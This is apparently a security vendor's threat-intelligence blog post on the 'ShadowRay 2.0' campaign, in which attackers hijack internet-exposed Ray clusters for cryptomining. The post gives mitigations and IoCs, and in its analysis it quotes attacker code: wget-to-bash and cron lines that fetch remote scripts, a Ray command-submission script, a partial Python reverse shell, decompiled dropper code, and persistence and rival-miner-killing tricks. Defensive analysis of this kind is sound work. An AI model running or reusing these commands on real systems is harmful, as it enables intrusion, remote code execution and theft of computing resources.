Compromised Clusters With Thousands of Active Nodes (machines)

Attackers put hands on internet-facing clusters with **thousands of machines** (Worth \$4M USD per year) - utilizing 100% CPU on the compromised Ray nodes:



Ray cluster with more than thousand active nodes that was compromised - 100% CPU utilization on 60% of the cluster.

```
385 nodes: 36 vCPU, 14.9 GB RAM
267 nodes: 56 vCPU, 29.8 GB RAM
100 nodes: 20 vCPU, 14.9 GB RAM
88 nodes: 40 vCPU, 29.8 GB RAM
57 nodes: 32 vCPU, 29.8 GB RAM
45 nodes: 200 vCPU, 29.8 GB RAM
41 nodes: 72 vCPU, 29.8 GB RAM
31 nodes: 24 vCPU, 29.8 GB RAM
29 nodes: 104 vCPU, 29.8 GB RAM
27 nodes: 16 vCPU, 29.8 GB RAM
23 nodes: 12 vCPU, 14.9 GB RAM
9 nodes: 28 vCPU, 14.9 GB RAM
7 nodes: 8 vCPU, 14.9 GB RAM
5 nodes: 44 vCPU, 29.8 GB RAM
```

Cluster HW breakdown. The annual price on-demand exceeds \$3 million USD from this cluster alone!

One of the servers had a network NFS mount, which included **240GB** of Source Code, AI Models and Datasets. Everything the company is doing for the past few years, exposed to the internet.:

```
/public
total 239G
drwxr-xr-x 2 root root 8.0K Jan 10 2025
drwxr-xr-x 3 root root 4.0K Jan 9 2025
-rw-r--r-- 1 root root 1.5G Jan 9 2025
-rw-r--r-- 1 root root 497M Jan 9 2025
-rw-r--r-- 1 root root 32G Jan 9 2025
-rw-r--r-- 1 root root 190G Jan 10 2025
-rw-r--r-- 1 root root 16G Jan 10 2025
```

Archive that includes source code, models, and datasets - **240GB compressed (Petabytes after extraction)**

```
ASCEND_RT_VISIBLE_DEVICES=""
AWS_CONTAINER_AUTHORIZATION_TOKEN_FILE='/var/run/secrets/pods.eks.amazonaws.com/serviceaccount/eks-pod-identity-token'
AWS_CONTAINER_CREDENTIALS_FULL_URI='http://          :credentials'
AWS_DEFAULT_REGION='us-
AWS_REGION='us-
AWS_STS_REGIONAL_ENDPOINTS='regional'
HABANA_VISIBLE_MODULES=""
HOME='/home/ray'
HOSTNAME='ray-
```

Machines with access to AWS EKS roles

```
if __name__ == "__main__":
    # Parse command line arguments
    parser = argparse.ArgumentParser(description="Submit a job to Ray cluster with dynamic
host and command execution.")
    parser.add_argument("--host", type=str, required=True, help="The host address of the
Ray cluster head node. Format: http(s)://<ip>:<port>")
    parser.add_argument("--cmd", type=str, required=True, help="The command to be executed
on the Ray cluster.")
    args = parser.parse_args()
    validate_host_format(args.host)
```

The attackers used POCs for ShadowRay from the internet for Initial Access - we identified it through reverse search, it looked familiar.

Mining Pool Statistics



In a new mining pool for the second phase of the attack, the attackers reached the #1 spot among 100+ registered miners. The attacker HashRate (and financial reward) kept increasing until we reported the user activity to GitHub.

Improving the exploit

```
if command -v nvidia-smi > /dev/null; then
    echo "Running nohup ./python3.6.3 6"
    cd /tmp; mkdir .p && cd .p; wget https://github.com/rigelminer/rigel/releases/download/1.22.3/rigel-1.22.3-linux.tar.gz; tar xvf
fi
```

The attackers leveraged a new cryptominer that utilizes GPU better, by checking whether it is a GPU machine (through 'nvidia-smi' utility)

```
35 + # ---- Set home directory ----
36 + if [[ $(id -u) -eq 0 ]]; then
37 +     HOME_1='/usr/lib/dev'
38 + else
39 +     HOME_1='/tmp/usr/lib'
40 + fi
41 + mkdir -p "$HOME_1/systemdev" 2>/dev/null
42 + prog="$HOME_1/systemdev/dns-filter"
```

Masquerading new legitimate paths for the binaries

```
88 + # **China version points back to the same monitor**
89 + create_cronjob "https://raw.githubusercontent.com/thisisforwork440-ops/ironrock/refs/heads/main/mon440.sh"
90 +
91 + rm -f /tmp/mon.sh /tmp/run.sh /tmp/run1.sh 2>/dev/null
```

New cronjobs were utilizing the GitHub repo -note the documentation ("**China Version**")

```
n('wget -O - http://45.61.150.83/1mmy/xd.sh | bash', shell=True)).
```

We found many new IoCs in the second part of the campaign.

```
00ccb778: FUN_00ccb778 (211 chars)
00ccb6fc: FUN_00ccb6fc (662 chars)
00ccb555: FUN_00ccb555 (3290 chars)
00ccb517: FUN_00ccb517 (875 chars)
00ccb4e0: entry (431 chars)
```

An ELF executable that was downloaded from the attacker's servers. We started reverse engineering it . It was an unpacker with unpopular compression that executed code through stack-based syscall direct execution

```
void execute_syscall_sequence(void)
{
    uint32_t value_from_retaddr;
    uintptr_t result_addr;
    void (*func_ptr)(void);
    long return_address;
    uintptr_t syscall_arg;
    long computed_offset;
    uint64_t protection_flags;
    uint64_t syscall_number;

    // First syscall - parameters setup externally via registers
    syscall();

    // Extract 32-bit value from offset 0x13 past the return address
    value_from_retaddr = *(uint32_t*)(return_address + 0x13);

    // Compute memory offset using function pointer and its own data
    computed_offset = (long)(func_ptr - 0xb) - (uintptr_t)*(uint32_t*)(func_ptr - 0xb);

    // Second syscall with protection_flags = 2 (likely PROT_WRITE)
    protection_flags = 2;
    syscall();

    // Setup for indirect call via function pointer from RBP
    syscall_number = 9; // likely sys_mmap
    syscall_arg = (uintptr_t)*(uint32_t*)(return_address + 0x13);

    // Invoke function pointer with arguments extracted from return address area
    (*func_ptr)(
        return_address + 0x1f,
        *(uint32_t*)(return_address + 0x17),
        9,
        &syscall_arg,
        *(uint32_t*)(return_address + 0x1b),
        0
    );

    result_addr = syscall_arg;

    // Third syscall with syscall_number = 10 (likely sys_munmap)
    syscall_arg = 10;
    syscall();


    // SECURITY: Executes code at hardcoded address 0x9 with controlled parameters
    // This is highly suspicious and typical of position-independent shellcode
    (*(void (*)(uint64_t, uint32_t, int, uintptr_t))0x9)(
        syscall_number,
        value_from_retaddr,
        5,
        result_addr
    );

    return;
}
```

Reverse Engineering the dropper/unpacker. The attackers used a custom dropper/loader with LZSS compression, dynamic syscalls invocation like mmap and munmap through a function pointer, ROP and stack manipulation. The direct syscall() instruction bypasses libc and many security products.

Security vendors' analysis	Do you want to automate checks?
AllCloud	<input type="checkbox"/>
Antiy-AVL	<input type="checkbox"/>
Avast	<input type="checkbox"/>
Avira (no cloud)	<input type="checkbox"/>
CTX	<input type="checkbox"/>
Emsisoft	<input type="checkbox"/>
ESET-NOD32	<input type="checkbox"/>
GData	<input type="checkbox"/>
Huorong	<input type="checkbox"/>
Lionic	<input type="checkbox"/>
Rising	<input type="checkbox"/>
ALYac	<input type="checkbox"/>
Arcabit	<input type="checkbox"/>
AVG	<input type="checkbox"/>
BitDefender	<input type="checkbox"/>
Cynet	<input type="checkbox"/>
eScan	<input type="checkbox"/>
Fortinet	<input type="checkbox"/>
Google	<input type="checkbox"/>
Kaspersky	<input type="checkbox"/>
Microsoft	<input type="checkbox"/>
Sangfor Engine Zero	<input type="checkbox"/>
Application.Linux.Generic.27483	<input type="checkbox"/>
Application.Linux.Generic.D6B5B	<input type="checkbox"/>
Other.PUP.gen [PUP]	<input type="checkbox"/>
Application.Linux.Generic.27483	<input type="checkbox"/>
Malicious (score: 99)	<input type="checkbox"/>
Application.Linux.Generic.27483 (B)	<input type="checkbox"/>
Application.Linux.Generic.27483 (B)	<input type="checkbox"/>
A Variant Of Linux/CoinMiner.DZ Potenti...	<input type="checkbox"/>
Adware/Miner	<input type="checkbox"/>
Detected	<input type="checkbox"/>
Not a virus:HEUR:RiskTool.Linux.BitCoin...	<input type="checkbox"/>
Trojan.Linux.CoinMiner	<input type="checkbox"/>
CoinMiner.Linux.Agent.VpTb	<input type="checkbox"/>

The binary cryptominer used was flagged by 28 out of 65 vendors on VirusTotal.



We reported the account to GitHub, which quickly blocked it as of November 17, 2025.

The attackers opened a new account on the same day, within 2 hours, and continue to use GitHub. We believe this campaign is automated due to the pace of recovery and stealthy operation across providers and worldwide.

Why It Matters: Growing AI Attack Surface

AI workloads are increasingly deployed at scale, often with less mature security controls than traditional infrastructure. Because Ray's design assumes an internal, trusted environment, many clusters are deployed with ports exposed publicly, and authentication disabled. These factors make ShadowRay a ripe vulnerability for attackers to exploit, as it has a dangerous combination of a lot of exposed infrastructure and the ability to lead to meaningful impact for attackers.

As organizations race to deploy AI systems, it's critical to remember that many AI products and services embed or depend on Ray, making it pivotal to ensure it is configured properly across environments. Plus, many AI orchestration tools remain vulnerable to [0.0.0.0-style](#) misconfigurations that mirror ShadowRay's exploitation pattern.

The Risk of Disputed Vulnerabilities

The ShadowRay case highlights a critical challenge in modern software security: what happens when a [vulnerability is disputed instead of fixed](#). When Oligo first disclosed active exploitation of CVE-2023-48022 in 2024, the Ray maintainers argued that Ray should only ever run in tightly controlled, closed environments, and therefore saw no need to release a patch. Nearly two years later, attackers are still exploiting the same flaw, in new and increasingly sophisticated campaigns, even in later Ray versions that are up to date.

Disputed vulnerabilities create a dangerous gray area for defenders because they are not formally patched. As a result, organizations may unknowingly deploy or run software that remains exploitable in real-world conditions. ShadowRay demonstrates how attackers exploit that uncertainty, targeting configurations that weren't meant to be internet-facing, chaining legitimate orchestration features, and adapting rapidly with AI-generated payloads.

Understanding your environment becomes essential. Knowing not only what open-source components you use, but how they are configured, exposed, and behaving at runtime, can be the difference between protection and compromise.

Mitigation Strategies

For organizations that run Ray in their environments, below are mitigation and protection recommendations.

- Leverage Anyscale's [Ray Open Ports Checker](#) to verify proper configuration of the clusters to avoid accidental exposure. See [Anyscale's Update on CVE-2023-48022](#).
- Follow the [Ray Deployment Best Practices](#) for securing Ray deployments.
 - Start with running Ray within a secured, trusted environment.
 - Always add firewall rules or security groups to prevent unauthorized access.
- Add authorization on top of the Ray Dashboard port (8265 by default).
 - If you do need Ray's dashboard to be accessible, implement a proxy that adds an authorization layer to the Ray API when exposing it over the network.
- Continuously monitor your production environments and AI clusters for anomalies, even within Ray.
 - **Ray depends on arbitrary code execution to function.** Code Scanning and Misconfiguration tools will not be able to detect such attacks, because the open-source maintainers of Ray (Anyscale) marked it as disputed and confirmed it is not a bug - at the time of writing, it is a feature.
 - **Don't bind on 0.0.0.0 to make your life easy** - It is recommended to use an IP of an explicit network interface, such as the IP that is in the subnet of your local network or a trusted private VPC/VPN.
 - **Don't trust the default** - Sometimes tools assume you read their docs. Do it.
 - **Use the right tools** - The technical burden of securing open source is yours. Don't rely on the maintainers, [there are tools](#) that can help you protect your production workloads from the risks of using open source at runtime.

How to find out if you are compromised

Indicators of Compromise (IoCs)

IOC Type	Indicator
IP Address	18.228.3.224
IP Address	45.95.168.100
IP Address	185.215.180.70
IP Address	104.194.151.181
IP Address	121.160.102.68
IP Address	54.154.170.233
IP Address	158.160.123.117
IP Address	193.29.224.83
IP Address	162.248.53.119

IP Address	103.127.134.124
IP Address	18.230.118.147
IP Address	67.217.57.240
IP Address	45.61.150.83
Domain	*.oast.fun
SubDomain	bwqqvqfsgssepolytois92rdukv0mm5th.oast.fun
Command Line	curl bwqqvqfsgssepolytois92rdukv0mm5th.oast.fun
Command Line	disown
Domain	pool.supportxmr.com
Domain	gulf.moneroocean.stream
Monero Wallet Address	45MinZ6ECgTgxn8gbm5gAsK9ATrEN6N95hbH3g4r5N4bKwH8QxuFygw3G7VwHwAusR9L35E4YjWYdTJaWDjbMGDCKYNz5X
ZANO Wallet Address	KrQtbsrPTqSTzQwZZisiyJxgtcDMwrdVrQ
Mining Pool Address	eu.zano.k1pool.com
SSH Public Key	ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH6WMgqslpdUCAumlUcBjBjuAk4KspADxbcAKrZyd root@archtop
GitLab Repository	gitlab.com/ironern440-group/ironern440-project
GitLab User	ironern440-group
GitLab User	least3654
GitHub user	thisisforwork440-ops
URL	https://gitlab.com/ironern440-group/ironern440-project/-raw/main/mon.sh
URL	https://gitlab.com/ironern440-group/ironern440-project/-raw/main/aa.sh
URL	https://gitlab.com/ironern440-group/ironern440-project/-raw/main/run.sh
URL	https://gitlab.com/ironern440-group/ironern440-project/-raw/main/run-CN.sh
URL	https://github.com/xmrig/xmrig/releases/download/v6.16.4/xmrig-6.16.4-linux-static-x64.tar.gz
URL	https://github.com/rigelminer/rigel/releases/download/1.22.3/rigel-1.22.3-linux.tar.gz
URL	http://45.61.150.83/1mmy/xd.sh

URL	http://45.61.150.83/1mmy/cloud
SHA256	6f445252494a0908ab51d526e09134cebc33a199384771acd58c4a87f1ffc063
SHA256	1f6c69403678646a60925dcffe8509d22bb570c611324b93bec9aea72024ef6b
MD5	1f63fa7921c2f5fb8f8ffa430d02ac4a
SHA1	779a8af3b9838a33d1e199da3fc2f02a49e7c13e
URL	http://67.217.57.240:666/files/netsh
Filename	dns-filter
Path	/usr/lib/dev/systemdev/dns-filter
Filename	.python3.6
Filename	rigel
Filename	python3.7.3
Filename	netsh
Filename	sockstress
Path	/tmp/dns
Filename	mon.sh
Filename	aa.sh
Filename	aa_clean.sh
Filename	run.sh
Filename	run-CN.sh
Filename	.ddns.sh
Filename	xd.sh
Filename	cloud.txt
Path	/var/tmp/.ddns.sh
Process Name	kworker/0:0
Process Name	dns-filter
Process Name	[kworker/0:0]
Command Line	/usr/lib/dev/systemdev/dns-filter -o [host] --tls
Command Line	python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(([host],[port]));
Command Line	./sockstress eth0 -p payloads/http
Command Line	/bin/bash /var/tmp/.ddns.sh
Cron Entry	*/* * * * * wget -O - https://gitlab.com/ironern440-group/ironern440-project/-raw/main/mon.sh bash
Cron Entry	*/* * * * * curl -s https://gitlab.com/ironern440-group/ironern440-project/-raw/main/mon.sh bash
Path	/etc/init.d/dns-filter
Path	~/.bashrc


Technique	NodeAffinitySchedulingStrategy
/etc/hosts Entry	Block entries for rival mining pools
iptables Rules	iptables -A OUTPUT -p tcp --dport 3333 -j DROP
iptables Rules	iptables -A OUTPUT -p tcp --dport 5555 -j DROP
iptables Rules	iptables -A OUTPUT -p tcp --dport 7777 -j DROP
Process Killing	Targets: xmrig, minerd, ccmriner, crypto-pool, etc.
Script Logic	China IP range detection using http://ip-api.com/json/
Script Logic	run-CN.sh execution for Chinese IPs payloads
Resource Allocation	60% CPU/GPU allocation to hide activity
Process Renaming	echo "kworker/0:0" > /proc/\$\$/comm

If you have any questions and need help assessing your environment, you can schedule a threat briefing with our research team by reaching out to info@oligosecurity.io.


How Oligo Protects Against Exploits of the ShadowRay Vulnerability

ShadowRay 2.0 underscores how quickly and broadly a flaw, coupled with misconfigurations, can escalate into easily propagated compromise – and also why runtime context is the source of truth that security teams need. With Oligo, teams gain deterministic proof of exploitability, real-time detection of malicious behavior, and automatic correlation across every step of the modern attack chain. Instead of drowning in theoretical alerts or reacting after the fact, security teams can confidently identify and prevent threats like this the moment they emerge.


See below for examples of how Oligo’s runtime security platform can detect and prevent techniques like those used in the ShadowRay 2.0 campaign.



Above, you can see Oligo’s ability to identify a suspicious process initiating a reverse shell to malicious domain and spawning a cryptominer – combining CWPP-grade visibility with function-level context so that the exploit is captured in real time.



This figure shows how an Oligo user can drill directly into the malicious payload, tracing the reverse shell execution flow inside Python through decision-tree logic the attacker abused.



This highlights Oligo's runtime detection of stack deviation inside of Ray, where an unexpected syscall leads to unauthorized process creation. By correlating this anomaly with the reverse shell activity and cryptominer execution, Oligo automatically generates a high-fidelity incident – providing proof of the exploit and full attack chain in a single, explainable view.

Book A Demo

If you're interested in learning how Oligo's runtime security platform unifies real-time protection across applications, cloud, workloads, and AI systems, set some time to connect [here](#).

Stop modern attacks and keep your business moving

Source: <https://www.oligo.security/blog/shadowray-2-0-attackers-turn-ai-against-itself-in-global-campaign-that-hijacks-ai-into-self-propagating-botnet>